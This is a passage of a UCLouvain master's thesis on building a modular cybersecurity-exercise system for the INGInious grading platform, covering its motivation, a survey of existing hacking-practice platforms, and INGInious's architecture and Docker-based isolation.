UCLouvain

epl

École polytechnique de Louvain

Development of a modular task system for Cybersecurity teaching on INGInious

Authors: **Côme Mathieu, Maxime Peim**
Supervisor: **Axel Legay**
Readers: **Olivier Bonaventure, Ramin Sadre**
Academic year 2021–2022
Master [120] in Cybersecurity

I hereby confirm that this thesis was written independently by myself without the use of any sources beyond those cited, and all passages and ideas taken from other sources are cited accordingly.

The author(s) gives (give) permission to make this master dissertation available for consultation and to copy parts of this master dissertation for personal use. In all cases of other use, the copyright terms have to be respected, in particular with regard to the obligation to state explicitly the source when quoting results from this master dissertation.

The author(s) transfers (transfer) to the project owner(s) any and all rights to this master dissertation, code and all contribution to the project without any limitation in time nor space.

16/08/2022

Abstract

This thesis is centred around the need to facilitate the creation of cybersecurity exercises on the INGInious platform. Cybersecurity is a fast-growing field that requires regular work to keep up-to-date. In university cybersecurity courses, students are required to solve practical exercises to better understand and master the concepts. For teachers, creating and correcting exercises is often a repetitive and time-consuming task. The Université Catholique de Louvain has an online platform, called INGInious, which allows teachers to give different types of exercises to their students and to correct them automatically. This master thesis aims to extend the INGInious platform to include a modular task system for cybersecurity exercises, allowing teachers to automatically generate new exercises to save time.

Keywords: cybersecurity, learning, modularity, containers

Acknowledgements

We would first like to thank our thesis supervisor Professor Axel Legay from the Université Catholique de Louvain, for his explaination of the subject and the guidance he gave us during the entire master thesis.

We would also like to thank Tom Rousseau from the Université Catholique de Louvain, for the meetings we had with him, during which he answered our several questions about the mechanism we implemented.

We would like to acknowledge Professor Ramin Sadre and Professor Olivier Bonaventure from the Université Catholique de Louvain as readers of this master thesis, and we are gratefully indebted for their valuable comments on our work.

Finally, we would like to thank Ruben De Smet and Nick Van Goethem, authors of this LaTex master thesis template, as well as Professor Jérôme Dossogne who altered it for the needs of the Master in Cybersecurity.

Table of Contents

Table of Contents V

List of Abbreviations VI

List of Figures VII

List of Listings VII

1 Introduction 1
- 1.1 Motivation . . . 1
- 1.2 Objectives . . . 2
- 1.3 Organisation of this document . . . 2

2 Overview of existing cybersecurity learning platforms and orientation for INGInious 3
- 2.1 Root-Me . . . 3
  - 2.1.1 Challenges . . . 3
  - 2.1.2 Capture The Flag All-The-Day (CTF-ATD) . . . 5
  - 2.1.3 Proposing new content . . . 5
  - 2.1.4 Inner working . . . 5
- 2.2 TryHackMe . . . 6
  - 2.2.1 Learning . . . 6
  - 2.2.2 Teaching . . . 6
  - 2.2.3 King of the Hill . . . 7
  - 2.2.4 Proposing new content . . . 7
  - 2.2.5 Inner working . . . 7
- 2.3 Hack The Box . . . 7
  - 2.3.1 Exercises . . . 7
  - 2.3.2 Academy . . . 8
  - 2.3.3 Inner working . . . 8
- 2.4 Cryptohack . . . 9
  - 2.4.1 Challenges . . . 9
  - 2.4.2 Inner working . . . 10

3 INGInious description 11
- 3.1 Components . . . 11
  - 3.1.1 Architecture . . . 11
  - 3.1.2 Exercises . . . 12
  - 3.1.3 Docker . . . 15
  - 3.1.4 Note on the Open Container Initiative . . . 16
  - 3.1.5 Dockerfile . . . 17
  - 3.1.6 INGInious inner working . . . 17

3.1.7 Extending INGInious 19
3.2 Analysis conclusion 20
3.3 Key steps 20
3.3.1 Defining a new approach to cybersecurity content creation . . 21
3.3.2 Offer a user-friendly way to handle this new content creation approach 21
3.3.3 Defining a way to chain chosen challenges 21
3.3.4 Integration to INGInious 21
3.3.5 Proposing some examples 21
3.3.6 Out-of-scope definition 21
3.4 Orientation for INGInious 22
3.5 Summary of the relationships between the defined concepts 23

4 Implementation **25**
4.1 Code generation 25
4.1.1 Generating vulnerable programs 25
4.1.2 Injecting vulnerabilities into existing programs 26
4.1.3 Templates 26
4.2 Modular exercises 28
4.2.1 Options 28
4.2.2 Building a challenge and its environment 29
4.2.3 Task solving overview 30
4.3 Backend implementation 31
4.3.1 Plugin initialisation 32
4.3.2 Task creation 32
4.3.3 Defining a new Docker container image 37
4.3.4 Inside the student container 43
4.4 Template management system 47
4.4.1 File management 47
4.4.2 Frontend 48
4.5 Task creation interface 52
4.5.1 Defining a new sub-problem type 53
4.5.2 Chaining challenges 55
4.5.3 Modifying an existing task 55
4.6 Modification made to INGInious 57
4.6.1 Launching a Kata container as worker 57
4.6.2 Setup and teardown scripts 57
4.6.3 Allow other user to connect via SSH 57
4.6.4 Accessing course object and task id in DisplayableProblem class 58

5 Validation **59**
5.1 Basic buffer overflow 59
5.1.1 Options 59
5.1.2 Setup file 60
5.1.3 Solutions 60
5.2 Command injection 60

5.2.1 Options 61
5.2.2 Setup file 61
5.2.3 Solutions 62
5.3 SQL injection 62
5.3.1 Options 63
5.3.2 Setup file 63
5.3.3 Solutions 63
5.4 Buffer overflow - execution flow control 64
5.4.1 Options 64
5.4.2 Setup file 65
5.4.3 Solutions 65
5.4.4 Note on ASLR in Kata container 68

6 Future work 69
6.1 A more efficient way to handle challenges' tools dependancy 69
6.2 Using INGInious randomness 69
6.3 Restarting from failed step 70

7 Conclusions 71

Bibliography 73

Appendices 74

A Source code 74
A.1 Default run file 74
A.2 Python wrapper 75
A.3 Basic buffer overflow challenge 78
A.4 Command injection challenge 80
A.5 SQL Injection challenge 83
A.6 Buffer overflow - flow control challenge 87

List of Abbreviations

AWS	Amazon Web Services
CTF	Capture The Flag
CTF-ATD	Capture The Flag All-The-Day
DH	Diffie-Hellman key exchange
DLP	Discrete Logarithm Problem
ECC	Elliptic Curve Cryptography
HTTP	HyperText Transfer Protocol
OCI	Open Container Initiative
OS	Operating System
VLAN	Virtual Local Area Network
VM	Virtual Machine
VPN	Virtual Private Network
XSS	Cross-site Scripting

List of Figures

2.1 Root-Me architecture v10 (latest to this date) 5

3.1 Spawning a student container (simplified) 18
3.2 Concepts relationships on INGInious 24

4.1 Template evaluation flow 27
4.2 Typical task folder tree structure for cybersecurity exercises 34
4.3 Folder tree structure of docker images and code 38
4.4 Giving SSH access to the student 44
4.5 Successfully providing flags 44
4.6 User chain with folder permissions 45
4.7 Folder tree structure of templates and tasks 48
4.8 Managing public template files and course related ones 49
4.9 Adding a course related template 50
4.10 Editing a template from the website 51
4.11 Editing a file from the website 52
4.12 Deleting a template 53
4.13 Creating a task with cybersecurity challenges 53
4.14 Filling parameters 55
4.15 Adding challenges to a task 56

Listings

4.1 Example of configuration.yaml, defining the context space 29
4.2 Example of setup file 30
4.3 Adding an element to the administration menu 32
4.4 Structure of .___build.yaml entries 35
4.5 Dockerfile of the cychall-base image 39
4.6 Dockerfile of the cychall-binary image 40
4.7 Example of buffer overflow template 42
4.8 Resolving a wrapper 46
A.1 Default run file in bash 74
A.2 Shell python wrapper 75
A.3 Shell python wrapper 76
A.4 Configuration file 78
A.5 Setup file 78
A.6 Templated source code for buffer overflow exercises 79
A.7 Configuration file 80
A.8 Setup file 80
A.9 Templated source code for command injection exercises 81
A.10 Configuration file 83
A.11 Setup file 83
A.12 Templated source code 84
A.13 Database generation script 86
A.14 Configuration file 87
A.15 Setup file 87
A.16 Templated source code 88

Chapter 1
Introduction

As computer networks and systems have progressively evolved to appear everywhere in our daily lives, the volume and severity of cybercrime have increased exponentially. Cybersecurity is thus at the core of computerised systems' new challenges. This discipline has grown so important in recent years that companies now consider it for economic purposes. As the needs increase, more and more people are specialising in this field. Hence, cybersecurity is taught at universities and many online courses and hands-on platforms for self-learning have appeared. This is a field that requires regular study and training to keep up with the latest developments.

1.1 Motivation

At university, professors give students practical exercises so that they can better understand and master the theoretical concepts seen in lectures. Creating these exercises is a very time-consuming process for teachers as it requires creativity and precision to come up with quality exercises that will really help learning. In addition to this, they must of be corrected. Similarly, the correction phase is very repetitive and time-consuming, especially if there are a large number of students. It is clear that simplifying these two processes would only be beneficial both for the professors, who would save a lot of time, and for the students, who would have access to a larger number of exercises and faster feedback on their solution.

The major online cybersecurity learning platforms provide a wide variety of exercises and an educational learning environment. However, most of them are not free, which is not ideal for students. Because of this, they also do not reveal their inner workings or source code. Having a free open source solution would clearly be beneficial not only from a moral point of view but also because it can be incrementally improved by its users. Most often, the exercises available on these platforms are created manually either by the community or directly by employees. During our online self-training, we found that many challenges were similar with slight variations or additional protections. This is obviously not ideal as exercise creators have to manually create variations of the same exercise type. This model works for these platforms because they can rely on a large pool of people to create new exercises continuously. On a smaller scale, having a new and efficient way to create new and varied exercises would clearly be beneficial for the exercise creators.

The INGI department of the Université Catholique de Louvain has developed a platform, called INGInious, which provides automatic correction of programming assignments. The exercises are created by the professors and students can securely

run and test their code for immediate feedback. It is a very complete open source tool that can be easily extended. It is the perfect candidate for the creation of a new system for generating cybersecurity exercises for students.

1.2 Objectives

INGInious was not designed to carry out cybersecurity exercises. These have different requirements compared to simple programming tasks, especially in terms of the learning environment and interactivity. Our primary goal is therefore to extend this platform so that we can carry out cybersecurity exercises in a way that is safe for the system. Our objective is not to reproduce what already exists, but to propose an improvement of it. Therefore, in addition to this, in order to simplify the work of professors in creating and correcting these exercises, we also propose a new method of designing cybersecurity exercises that will greatly accelerate these processes in the long run.

1.3 Organisation of this document

Even though we have not found any scientific literature related to our thesis subject, we start by listing some well-known cybersecurity learning platforms in chapter 2. We present their specifics, and when possible, we try to explain how they make their challenges work. In chapter 3, we present an analysis of INGInious and its several components. After that, we define the objectives and scope of our project. The implementation of our new idea for cybersecurity challenge within the INGInious plugin system is explained in detail in chapter 4. Next, chapter 5 shows some examples of the use of our cybersecurity exercise system. This document ends with a review of possible improvements to our plugin in chapter 6. All the code developed for this thesis is available on the following github repository: **https://github.com/maxime-peim/INGInious-cychall**.

Chapter 2
Overview of existing cybersecurity learning platforms and orientation for INGInious

As we discovered during our research, our thesis topic does not really lend itself to writing research articles. Since we didn't find any scientific papers, we propose instead a review of several existing platforms on the web offering mostly free interactive content to learn cybersecurity by practice. We have personally used and explored these platforms, and based on our experience, we explain how we think cybersecurity challenges are technically proposed to the user. We may be far from the reality, but nevertheless, it will be sufficient to prove that we have done something totally different in INGInious, seen nowhere on other websites.

2.1 Root-Me

Root-Me is a french platform for cybersecurity learning. It is mainly based on challenges, each one of which addresses a specific vulnerability. It is, along with Hack The Box [2.3], the most acknowledged website during job interviews with french companies.

2.1.1 Challenges

The website is composed of 11 cybersecurity categories, which are:

App-script

With remote access to a machine, one will need to exploit the weaknesses and misconfigurations of the environment to escalate privileges and gain access to restricted resources.

App-system

On a remote machine, one will need to exploit applicative vulnerabilities (e.g. buffer overflow, ret2libc, use-after-free) to obtain further rights on the remote system and retrieve a password to validate the challenge.

Cracking

Disassemble binaries from various architectures (e.g. assembly x86, ARM, MIPS) to understand how compiled languages work internally and extract some secrets.

Cryptanalysis

Analyse and understand weaknesses of cryptanalytical implementations. One will encounter encrypted data, and the goal is to revert the encryption scheme to retrieve the original data.

Forensics

Learn to use forensic analysis tools, analyse memory dumps and network captures to gather evidence of the intrusion, and trace back the attacker's path.

Programming

This category is split in two. Automation challenges where one needs to operate faster the human can, and thus needs to use its scripting skills to solve the challenge. And shellcoding challenges that are requiring the challenger to build his own shellcodes.

Network

Analyse packet captures to understand traffic from several network protocols. Extract the secrets hidden in it.

Realist It is a category where multiple themes are mixed up together as in real environments. The challenges often start with a website with security vulnerabilities and continue with system analysis. One takes on the role of a hacker, called for duty. These challenges offer a more pragmatic approach to cybersecurity through a fictional scenario.

Steganography

It is the art of hiding information on different media such as images, audio, pdf, etc. The challenger will have to understand various techniques, reverse them, and retrieve the hidden secrets.

Web - client

It is generally the category with which one starts learning cybersecurity. The first challenges require relatively little technical knowledge, with the difficulty gradually increasing. The aim of the challenges, which range from Javascript obfuscation to Content Security Policy bypassing to various Cross-site Scripting (XSS) techniques, is to learn about common and widespread vulnerabilities on the client-side part of a website.

Web - server

It is the other part of a website. As for the *Web - client* category, it is very common to start with those kinds of challenges. The objective of the challenges is to become

familiar with server-side mechanisms such as HyperText Transfer Protocol (HTTP), PHP, handling form data, etc.

2.1.2 CTF-ATD

Besides more than 400 challenges, Root-Me also offers a service allowing any user to spawn Virtual Machines (VMs) that contains a vulnerable application scenario. The goal is to obtain privileged rights on the system. These scenarios often come from past Capture The Flags (CTFs) or can be created by users. This is very similar to what is done on TryHackMe [2.2], but without any questions to help and guide through the exploitation process.

2.1.3 Proposing new content

Every user registered on the website can submit new challenges. These proposals are then peer-reviewed by other users. However, a user must be part of the association or be paying a subscription to be able to review challenges. Challenge writers are then rewarded with a free subscription when several of their challenges are accepted.

2.1.4 Inner working

Root-Me published a descriptive image of their internal architecture, shown in figure [2.1]. This figure gives us a better understanding of how traffic is routed between the different clients and their different services.



Figure 2.1: Root-Me architecture v10 (latest to this date)

The server in the green box is hosting the website domain content and answering API calls. Challenges are hosted on servers from the yellow box, depending on their need in terms of architecture and Operating System (OS). CTF-ATD challenges are spawned on machines from red boxes, depending on the room selected on the website, each room corresponding to only one Virtual Local Area Network (VLAN) and holding only one challenge at a time.

Still, Root-Me does not disclose what technologies are in place to deploy challenges and in particular in the case of CTF-ATD ones, nor how they handle simultaneous access to remote challenges by several users. But as far as we know, when a user plays a challenge that requires remote access (e.g. SSH), no containers nor VMs are launched in order to let the user play. Every user just connects to an open port accessible on the challenge's server.

2.2 TryHackMe

TryHackMe is a gamified platform to learn cybersecurity. One can deploy on-demand vulnerable VMs in the cloud [13, 14], choosing the subject to work on and learning from the exercises. The user has to answer some questions on the website, which help him through the exercise. In order to solve challenges, users are, most of the time, encouraged to use tools (e.g. Burp, Metasploit, Nmap...) and learn to use them by practising. If a user does not have technical tools installed on his machine, he can launch a private Kali-linux based VM in the TryHackMe cloud and access it from his browser.

2.2.1 Learning

TryHackMe is really focused on providing teaching content to the users. Several learning paths and modules, requiring different skill levels from the user, are available. Each learning path and module is composed of multiple labs, related to a specific subject. As an example, we could cite modules made to learn network security, cryptography, threat and vulnerability management. The subjects are varied and the laboratories numerous (over 500), but most of the labs are not accessible to the users with a free account.

2.2.2 Teaching

The platform proposes a service for professors who want to teach cybersecurity. Professors can assign their students to labs and monitor their progress. Despite the large number of labs and challenges offered by TryHackMe, teachers can modify existing labs and even create their own. However, one must pay to get access to such advanced features.

2.2.3 King of the Hill

Away from direct learning and content creation, the King of the Hill platform's section is a competitive game [12]. During one hour, 10 players compete to gain write access to a file on the machine and put their username in it, becoming the "King of the Hill". From then on, the game changes for the king as he/she must defend his/her position as king and prevent his username from being erased from the file.

2.2.4 Proposing new content

Creating new learning material is possible on the website and encouraged by the administrators. One can create what is called a room, and upload materials (VM images and others), in order for the exercise to work properly, on the platform's cloud. The room can be made public or private. Public rooms are reviewed by room testers to avoid content plagiarism and subject duplication. The content creator is encouraged to add some questions to its challenge, tailored to the purpose of the room and depending on the difficulty level.

2.2.5 Inner working

As explained before, we know that some VMs are spawned in the cloud when a user wants to complete an exercise, but we do not know how there are handled in the backend and which technologies are employed. According to the TryHackMe documentation [8], the VMs are constrained to some limitations due to Amazon, as they are hosted in the Amazon Web Services (AWS) cloud.

2.3 Hack The Box

In the same way as TryHackMe, Hack The Box offers a gamified experience to improve one's cybersecurity skills. You earn points, badges, and ranks by completing challenges offered through a wide range of labs of varying difficulty. The labs are created by the Hack The Box team and are updated regularly to always focus on the latest vulnerabilities and exploits.

2.3.1 Exercises

Machines

The users must attack a vulnerable VM. This allows for a wide range of difficulties, operating systems, and attack paths. You must first get a foothold in the machine and then do privilege escalation to root and capture a flag. The machines are divided into two categories: active and retired. Active machines are available, for free, to all users while retired machines are reserved for paying subscribers. A machine is retired every week while a new (active) one is released by the Hack The Box team.

Challenges

The challenges are smaller exercises on a vulnerable application running on a docker container. This type of exercise allows focusing on a particular domain of cybersecurity: web, cryptography, binary exploitation, ... The goal is to retrieve flags.

Endgames & Fortresses

These labs simulate a real-world infrastructure. These exercises allow you to practice different types of attacks on different components of the same network. Any company can contact Hack The Box to create its own fortress and offer it to users.

Pro labs

Like fortresses, Pro labs confront the user with a realistic infrastructure. These are created by professionals with experience in attacking and defending enterprise networks. The goal is to spread into an advanced infrastructure by attacking different machines and networks. This is the most complex type of exercise available on the platform. Certification of completion is provided to any user who successfully completes one of these labs.

Battlegrounds

Hacking Battlegrounds are real-time multiplayer hacking games that allow teams to compete against each other.

2.3.2 Academy

The main platform of Hack The Box allows you to train but there is also the Academy platform which allows you to learn cybersecurity. From offensive to defensive but also general knowledge, users can interactively learn cybersecurity at different levels to extend their knowledge to the maximum using challenges and machines similar to what's available on Hack The Box.

2.3.3 Inner working

The inner workings of Hack The Box's systems are unknown. Their site only states that the machines to be attacked are actually vulnerable virtual machines. When a user wants to solve an exercise, a virtual machine is started and its IP address is given. The user, connected via Virtual Private Network (VPN) to Hack The Box's network, can then attack this machine remotely.

For the Challenges, the site indicates that Docker containers are used. We do not have more details on the implementation of this system.

We can safely assume that all types of exercises are based on these 2 technologies, Docker or VM. As for the exercises themselves, they are created by the Hack The Box team directly. Therefore, we cannot understand how the exercise creation system works either.

2.4 Cryptohack

Cryptohack is different from other websites mentioned before in this section as it only proposes mathematical and cryptanalytical challenges. Nevertheless, cryptology constitutes a large body of knowledge that anyone wishing to learn about cybersecurity must master.

2.4.1 Challenges

Cryptohack classifies its challenges into nine different categories, depending on the topic.

General

This category tests the user's skills in data encoding, the XOR operator, and basic modular arithmetic. These areas are fundamental to understanding modern cryptography.

Mathematics

This category covers more advanced cryptographic mathematics. It will expand the user's toolbox to help solve the challenges of the other categories.

Symmetric Ciphers

Symmetric-key ciphers are algorithms that use the same key both to encrypt and decrypt data. We can split the existing ciphers into two types, block and stream ciphers. The first one can encrypt only blocks of data of a fixed length, while the other can encrypt data byte by byte. The challenges proposed offer some misimplementations and misusages of such algorithms, that the user will need to find and exploit to decrypt data.

RSA

RSA is a very common and used public-key encryption scheme. Over the years, many vulnerabilities have been discovered and unintentionally added to some implementations. The challenges propose to look back at these attacks and discover some classic weaknesses that have caused a lot of damage in real life.

Diffie-Hellman

The Diffie-Hellman key exchange (DH) is central to the security of the internet today. DH relies on the assumption that the Discrete Logarithm Problem (DLP) is difficult to solve. However, in practice, the parameters need to be chosen carefully. Otherwise, the discrete logarithm can be easy to crack, which is explored in this category.

Elliptic Curves

The use of elliptic curves for public-key cryptography was first suggested in the 80s and only widespread in the first decade of 2000. As it is more complex than RSA, developers often rely on trusted libraries rather than making their own. However, this cryptographic system is not exempt from vulnerabilities, and these challenges aim to give some mathematical sense aboutElliptic Curve Cryptography (ECC) and known weaknesses.

Hash Functions

A hash function is a function that takes an arbitrarily long string of bits and produces a fixed-length output. Hash functions have many applications in other fields than pure cryptographic purposes. They are built as functions that are practically impossible to invert. For a hash function to be cryptographically secure, it must be resistant to pre-image attacks, second pre-image attacks, and collisions. The challenges present custom hash functions that do not meet these criteria or older cryptographic hash functions which have been found to be vulnerable to attacks.

Crypto on the Web

The web is used daily by billions of users, who use cryptographic tools without knowing it. However, web application developers often get cryptography wrong. This highly practical category explores common ways that cryptography is used in web applications, as well as devastating implementation errors seen in the real world.

Miscellaneous

Some other challenges that are not belonging anywhere else.

2.4.2 Inner working

Many challenges do not require a lot of computer resources. Most of the time, downloading a simple file with the cryptographical vulnerable code is sufficient, but sometimes a server is needed for the so-called interactive challenge, for example in the case of padding oracles. However, the minimal architecture needed to do so is not that complicated, and can be really simple compared to the architecture of other platforms.

Although its simple working, Cryptohack does not provide a system to publish new challenges. It is necessary to contact directly the creators of the site to propose new content.

Chapter 3
INGInious description

INGInious is a platform developed by the UCLouvain to automatically grade programming assignments. It allows for the secure execution of untrusted code. The solution of the student is fed with inputs, executed and the correctness of the output is verified. This significantly reduces the workload for teachers. Our goal is to extend this platform in order to include cybersecurity exercises. Before we can do that, we need to make sure that our project is feasible. In this chapter, we will analyse INGInious in detail to ensure this but also understand how the platform works. Our analysis is based on both the available documentation [10] and the source code [11].

3.1 Components

In order to allow a totally secure execution for the server hosting the platform, neither the teacher/assistant code, nor the student code are trusted. This is why INGInious uses Docker to achieve a secure execution environment.

Teachers can create **Courses** that contain a set of **Tasks**, which themselves consist of one or more sub-problems. Students create a submission that answers all the questions in a Task. Inputs are given to a script, the run file, which is responsible for processing them, such as compiling or executing them, and for generating feedback to the user. The feedback can be either success or failed, or can be more detailed.

This is where Docker containers are used. The run file is not executed directly on the host machine but in a particular Docker container, the **grading container**, which allows to totally isolate the execution of the run script. In addition, the script can start additional containers, the **student containers**, which will execute the code sent directly by the students, thus isolating the run script from the student code.

3.1.1 Architecture

Backend

The backend handles grading requests from the frontend. Its main task is to transfer these requests to agents that will execute them. It also keeps track of all running tasks. The backend does not depend on the frontend, which means that the default INGInious frontend can be completely replaced by another compatible one.

Jobs Grading requests are called jobs. The backend contains a job queue to store all pending jobs. When an Agent is free, it handles the new job. The backend then

moves the job to a running queue until it finishes. When the job is finished, the Agent sends a message to the backend which removes it from the running queue. The result is then sent to the frontend.

Agent

Agents run jobs. There are two types of agents by default:

Docker Agent It is responsible for all interactions with Docker containers through Unix sockets. It starts new containers, monitors their state for timeout and memory limits, and sends the grades to the backend.

MCQ Agent It is possible to create tasks that do not require the use of a grading script to check the student's answers such as Multiple Choice Questions or simple questions where the input can be matched with the answer to correct. For these cases, the INGInious developers have developed a specific agent, called **MCQ Agent**, that does not use Docker to perform the correction.

Frontend

The front end is a web interface that users use to interact with the backend.

Submissions When a user wants to complete a task, a submission is stored in a database at the frontend. Submissions can simply be seen as jobs stored in a database. A message is sent to the backend to start the job, it is sent to the BackendQueue to be executed by an Agent. When the job is finished, the agent notifies the backend which will send the result back to the frontend. The database entry for this job is updated and the result is displayed to the user. In practice, a submission is a python dictionary containing all the information related to a student's grading request.

The use of a database makes the frontend stateless because its state is always saved. Moreover, it is the backend that manages all running jobs. This is a huge advantage for scalability. The frontend can be duplicated on several machines to spread the load. Of course, the database must be shared between all the frontends and they must be synchronised.

3.1.2 Exercises

All Tasks are stored in a tasks folder whose path is specified in the INGInious configuration file.

Courses

The tasks directory contains sub-directories that correspond to courses. These directories are themselves composed of sub-directories corresponding to each of the tasks as well as a *course.yaml* file which defines the course configuration. The tasks

are independent of each other but it is possible to share files between them through the *common* directory in the course directory. This directory is mounted in the grading container only. The files contained in the *common/student* folder will be accessible in the student containers.

Tasks

Description Tasks are stored in their course directory as sub-directories whose name is the task id. Each task directory contains a task description file called *task.yaml* which contains information about the task: complete configuration, sub-problems, etc.

INGInious defines different types of sub-problems usable inside of tasks:

Code The student submits a piece code which is then sent to a container where a script checks its correctness.

Single code line It's like a Code sub-problem but the student only submits a single line of code.

Advanced code This is used for more complex code problems. Multiple input boxes are made available to the student to submit code in multiple parts.

Match Match problems are the most basic type as the student submit a single-line input which gets matched against a predefined answer.

Multiple choice As the name suggests, this type of problem is a multiple choice question.

File upload This problem requires the student to upload a file. However, the creators of INGInious advise against using it as many problems can arise. It is easier to use the *code* problems directly.

Custom exercises Of course, it is possible to define new types of exercises with their own behaviour.

Run file To correct a student's code submission, a Docker container is started in which a script, the run file, is executed. It is a simple executable whose type (bash script, python script, ...) depends on the environment used for the task (defined in the task configuration file). It is recommended to use a python script as INGInious defines its own IPython interpreter which contains by default all the necessary utility libraries for INGInious. A number of commands are available in the container to manage the correction.

Input All student inputs can be accessed from the run file using the *get_input* command. Thus, we can retrieve the inputs for each problem independently as well as auxiliary data such as username, email, submission date etc.

Feedback The feedback for the task's problem is directly set in the run file using the feedback commands. The *feedback-result* command allows you to set the result of a task or a particular problem. Multiple results are available such as success, failure, timeout, memory/disk overflow or crash. This command has to be used at least once in the run file otherwise the submission will always be invalid. In the case of success or failure, the result is binary: you either get 100% or 0% grade. For a more refined grading, we can use the command *feedback-grade* that will set a precise submission grade.

By default, the frontend will only indicate whether the task is successful or not as well as the score. However, sometimes it is more useful to display a specific message. INGInious defines two commands for displaying custom feedback messages: *feedback-msg* which allows you to display a simple plain text message and *feedback-msg-tpl* which allows you to use a jinja2 template to create dynamic messages.

Random tasks parameters To prevent students from copying and pasting answers to questions, INGInious allows you to set random parameters for the problems. An arbitrary number of random values are generated for each student and stored in the database. It is possible to regenerate the values each time the student re-opens the task, otherwise the same set is generated once and reused. The set of random values is accessible from the run file using the *get_input* command. It returns the list of all random values generated for this submission.

Code template Generally, the code given by the students is not directly executable because the problems only require a single line of code or a function but not a complete program. In order to be able to execute the code and fix it, INGInious has a system that injects the submitted code into a template. In this template, using a simple *@prefix@problemid@suffix@* tag, we can inject the code of sub-problem with id *problemid* at a specific position. In the run file, the *parsetemplate* command allows us to parse a template file to inject the submission inputs. The developers advise using a single template file for all problems and importing the functions into unit tests.

Run student The *run_student* command allows sub-containers to be started from the run file. The student's untrusted code can be executed in a separate container preventing any interaction with the grading script. The task directory contains a **student** sub-directory. The files in this directory are available in the student containers and all the changes made to these files remain in the grading container. This command has a lot of options to fully customise the student container and its behaviour such as container image, memory limits, time limits, etc. By default, the

container will be started as a non-privileged user for security reasons but in case of a root-safe kernel, it can also be started as root.

SSH student The *ssh_student* command is derived from *run_student* and allows to start a sub-container and get an SSH access to it. This permits the creation of exercises where the student must enter commands directly into the container. In practice, an SSH server is started on the container and credentials are displayed on the frontend to connect to it. All user actions are recorded and written to a log file in the student folder. Thus, these can be used in the correction script in the grading container.

As with *run_student*, this command accepts parameters to fully configure the SSH session such as the container to use, a time limit, a memory limit or if root access should be given. In addition to this, we can also specify a *setup-script* that will be run in the student container before the SSH server is started in order to finish the container configuration before the student connects. Finally, we can also specify a *teardown-script* which will be executed when the SSH session is closed by the student.

3.1.3 Docker

As explained, the INGInious grading system uses Docker to run untrusted code in a secure manner. Docker is an open-source platform for managing containerised applications [1].

Containers are built on top of the host operating system's kernel. They use the features and resources of the host OS. The processes run in containers are directly executed by the host OS. They are small, fast and portable which makes them really suitable for a system like INGInious as they can be quickly started on the fly.

On the other hand, virtual machines allow you to run a complete operating system. The hardware of each machine is virtualised through an abstraction layer on top of the physical hardware called the hypervisor. The hypervisor divides the physical resources of the machine to allow different operating systems to run in parallel on the same physical hardware. Virtual machines contain the complete operating system including the kernel which requires more resources than a container.

Security

A big advantage of virtualisation is that the guest OS is completely isolated from the host OS and from other VMss running in parallel. According to the principle of 'Least privileges', we should only grant the rights necessary to perform a task. This prevents abuses that could result in damage to the host system. Docker's container isolation means that applications and files outside a container cannot be impacted by the container itself. However, it is possible in some cases to attack the host machine or other containers, in case of shared resources between host and guest, privilege

misconfigurations, etc [1]. To mount file systems and isolate applications, Docker requires root privileges. As there is no virtualisation, Docker uses the file system of the host system. This is an advantage since it allows access to files on the host system from a container. However, this means that if sensitive files accessible only by root are mounted in a container, then the root user in the container can modify them and thus impact the host machine.

By default, Docker disables certain root capabilities in its containers to improve security. However, one should not forget that bugs or simple configuration errors can still leave doors open to an attacker. In this case, if an attacker manages to escape from a container with root privileges, he will have root privileges on the host. To avoid these problems, it is best to never give root privileges to a user in a container.

3.1.4 Note on the Open Container Initiative

The Open Container Initiative (OCI) is a governance project aimed at creating standards for container formats and runtime. It was started by the container industry leaders to standardise image creation and execution across all existing container platforms [4].

Image specification OCI container images can be downloaded, verified, unpacked and run on any OCI containerisation software like Docker. OCI defines a specification for images to enable the creation of inter-operable tools for building, transporting and preparing a container image to run [5]. As specified on the Docker website [1], an image is an executable package of software that includes everything needed to run an application such as code, runtime, system tools, system libraries and settings.

Runtime specification In addition to this, the Runtime specification defines the standard for the configuration and execution environment of containers. This is used to ensure the consistency of the environment between runtimes as well as the essential information required for the creation of the container [6].

